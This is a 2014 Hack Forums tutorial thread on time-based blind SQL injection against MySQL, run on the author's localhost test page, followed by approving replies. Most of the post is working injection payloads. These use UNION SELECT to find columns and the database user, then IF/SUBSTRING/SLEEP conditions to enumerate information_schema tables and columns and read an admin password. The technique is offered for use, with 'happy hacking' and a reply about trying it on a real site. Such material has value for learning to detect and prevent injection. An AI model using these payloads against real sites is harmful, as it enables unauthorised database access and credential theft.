

Forum:[Hack Forums](#)

Thread: [\[Tutorial\] TIME BASED BLIND SQLi USING SLEEP\(\)](#) [\[Pics!\]](#)

-DownFall - May 27, 2014, 4:00 am

Intro:

Today I'm going to be going over TIME BASED BLIND SQL INJECTION using SLEEP().

For this example, I'm running MySQL on localhost, injecting using UNION to pull data as an example.

Now this is optional, there's no need to use BLIND injection if you can use UNION ~ again I'm only doing so to provide visual examples.

First off start your injection.

Spoiler [\(Click to View\)](#)PHP Code

```
<?php  
localhost/PHP/test.php?id=1'
```

I got a syntax error.

Spoiler [\(Click to View\)](#)PHP Code

```
<?php  
You have an error in your SQL syntax;  
check the manual that corresponds to your MySQL server version for the right syntax to use near "1  
" at line 1
```

Now ~ I can go ahead and start injecting. First off, I'm going to use union to retrieve a vulnerable column, to pull information out of to use as an example.

Since I know my table name is "news", I'm going to make this fast.

Spoiler [\(Click to View\)](#)PHP Code

```
<?php  
localhost/PHP/test.php?id=1' AND (SELECT * from news)=(1)-- x
```

SQL Error:

Spoiler [\(Click to View\)](#)PHP Code

```
<?php  
Operand should contain 3 column(s)
```

So my column count is 3, now I need to cancel out the query by adding a false condition, and use UNION SELECT to see my columns.

I'll divide the page by 0 using DIV(0).

Spoiler [\(Click to View\)](#)PHP Code

<?php

localhost/PHP/test.php?id=1' DIV(0) UNION SELECT 1,2,3-- x

[img]http://anony.ws/i/2014/05/27/f9xC2.jpg[/img]

I can pull data from the column "2" shown above.

Let's get the MySQL user to use later during our blind injection.

Spoiler ([Click to View](#))PHP Code

<?php

localhost/PHP/test.php?id=1' DIV(0) UNION SELECT 1,user(),3-- x

[img]http://anony.ws/i/2014/05/27/WwRh.jpg[/img]

So my user is "root@localhost".

Now I'll switch to the TIME BASED INJECTION.

As most developers/programmers know, 1 and 0 can be used as not only integers, but booleans (true or false).

1 returns true, and 0 returns false.

So let's check if this works by adding a true statement.

MySQL IF()

Spoiler ([Click to View](#))PHP Code

<?php

IF(expression ,expr_true, expr_false);

So it goes as following ~

Spoiler ([Click to View](#))PHP Code

<?php

AND (SELECT 1=(SELECT IF(1=1,SLEEP(5),NULL)))

Now what this says is IF 1 is equal to 1, sleep for 5 seconds (stop the page from loading), NULL (do nothing if false).

Spoiler ([Click to View](#))PHP Code

<?php

http://localhost/PHP/test.php?id=1' AND (SELECT 1=(SELECT IF(1=1,SLEEP(5),NULL)))-- x

It worked! Instead of an instant connection on localhost, the page didn't respond for another 5 seconds.

[img]http://anony.ws/i/2014/05/27/5kXPo.jpg[/img]

Now we know of course 1 is equal to 1, but how about selecting information from the database?

Now my MySQL version is <5, so let's check using TIME BASED.

Spoiler ([Click to View](#))PHP Code

```
<?php
SUBSTRING(version(),1,1) = 5
```

This states that the first number of my MySQL version is 5.

Now you add this expression in your IF statement.

Spoiler ([Click to View](#))PHP Code

```
<?php
http:
//localhost/PHP/test.php?id=1' AND (SELECT 1=(SELECT IF((SELECT SUBSTRING(version(),1,1))
=5,SLEEP(5),NULL)))-- x
```

The page takes 5 seconds to load so this shows you can perform SELECT queries inside your IF statement.

[img]http://anony.ws/i/2014/05/27/v6PD.jpg[/img]

Now to prove this theory. Remember back in the beginning when I got the MySQL user "root@localhost"?

Let's try selecting this user to see if it returns true.

Spoiler ([Click to View](#))PHP Code

```
<?php
http:
//localhost/PHP/test.php?id=1' AND (SELECT 1=(SELECT IF((SELECT user()= "root@localhost"),S
LEEP(5),NULL)))-- x
```

The page took another 5 seconds to load, meaning this statement is true (user is 'root@localhost').

[img]http://www.anony.ws/i/2014/05/27/SFnpX.jpg[/img]

Now you if you can use SELECT statements in your IF statement, you can SELECT things from the database (tables, columns, etc) (MySQL<5)

Spoiler ([Click to View](#))[code](SELECT table_name FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1)[/php]

This will select the first table from our current database. Using blind, you need to use SUBSTRING to get them letter by letter.

In my case, I already know the table here is admin (I created it in PHPmyAdmin).

So let's test it out...

Spoiler ([Click to View](#))PHP Code

```
<?php
http:
//localhost/PHP/test.php?id=1' AND (SELECT 1=(SELECT IF((SELECT SUBSTRING(table_name,1,
1) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1)="a",SLEEP(5),
NULL)))-- x
```

Returns true, the first letter of my table name is "a" (the table admin).

Since I know the table name already, let's try it without using SUBSTRING() to see if the table exists.

Spoiler ([Click to View](#))PHP Code

```
<?php
```

```
http:
//localhost/PHP/test.php?id=1' AND (SELECT 1=(SELECT IF((SELECT table_name FROM informat
ion_schema.tables WHERE table_schema=database() LIMIT 0,1)="admin",SLEEP(5),NULL)))-- x
```

Returns true again, my table name is "admin".

Now let's get the columns out of the admin table. The columns I have are "username" as my first, and "password" as my second. So I'm going to save time and increment my LIMIT statement to start at the second column (password).


Spoiler ([Click to View](#))PHP Code

```
<?php
```

```
http:
//localhost/PHP/test.php?id=1' AND (SELECT 1=(SELECT IF((SELECT SUBSTRING(column_name
,1,1) FROM information_schema.columns WHERE table_name="admin" LIMIT 1,1)="p",SLEEP(5),
NULL)))-- x
```

Returns true, the first letter of the second column in my admin table is "p" (password).

Lets check if the column name is called password.

Spoiler ([Click to View](#))

Spoiler ([Click to View](#))PHP Code

```
<?php
```

```
http:
//localhost/PHP/test.php?id=1' AND (SELECT 1=(SELECT IF((SELECT column_name FROM infor
mation_schema.columns WHERE table_name="admin" LIMIT 1,1)="password",SLEEP(5),NULL)))--
x
```


Returns true, my column name is password! Let's get the data from it. (In this case the password is "lol123").

Let's check if it's "lol123".

Spoiler ([Click to View](#))PHP Code

```
<?php
```

```
http:
//localhost/PHP/test.php?id=1' AND (SELECT 1=(SELECT IF((SELECT CONCAT(password) FROM
admin LIMIT 0,1)="lol123",SLEEP(5),NULL)))-- x
```



Returns true! My password is "lol123". I hope you guys enjoyed this tutorial, have fun && happy hacking!

Note: You must use SUBSTRING() to get the data letter by letter, I sped up in the case for the tutorials sake because I already knew the information.

?

frank3nstien - May 27, 2014, 4:31 am

Very Nice Tutorial Downfall, i Bookmarked it
thanx for share

sweetoow - May 27, 2014, 5:43 am

ahhh nice n neat tutorial my friend.. keep it up like this...
i will also try it on my local host soon... :)

dotcppfile - May 27, 2014, 8:53 am

Looking nice. I also would like to add that using Time Based should be the last option. You can always used Blind Injection which is faster unless the page is completely empty(or anything similar) no matter what you do.

HaxOr? - May 27, 2014, 10:18 am

Nice tutorial dude, bookmarked ?

SIM-1866423 - June 6, 2014, 4:25 am

I really love ur tutorials make some RCE tutorials :)

WACKO - June 6, 2014, 12:12 pm

Great tutorial -Downfall. It was a good read ?

AkDK - January 28, 2017, 1:23 am

I Have Same Site According To THis Tutriol ...But I Try Its Not Working Bro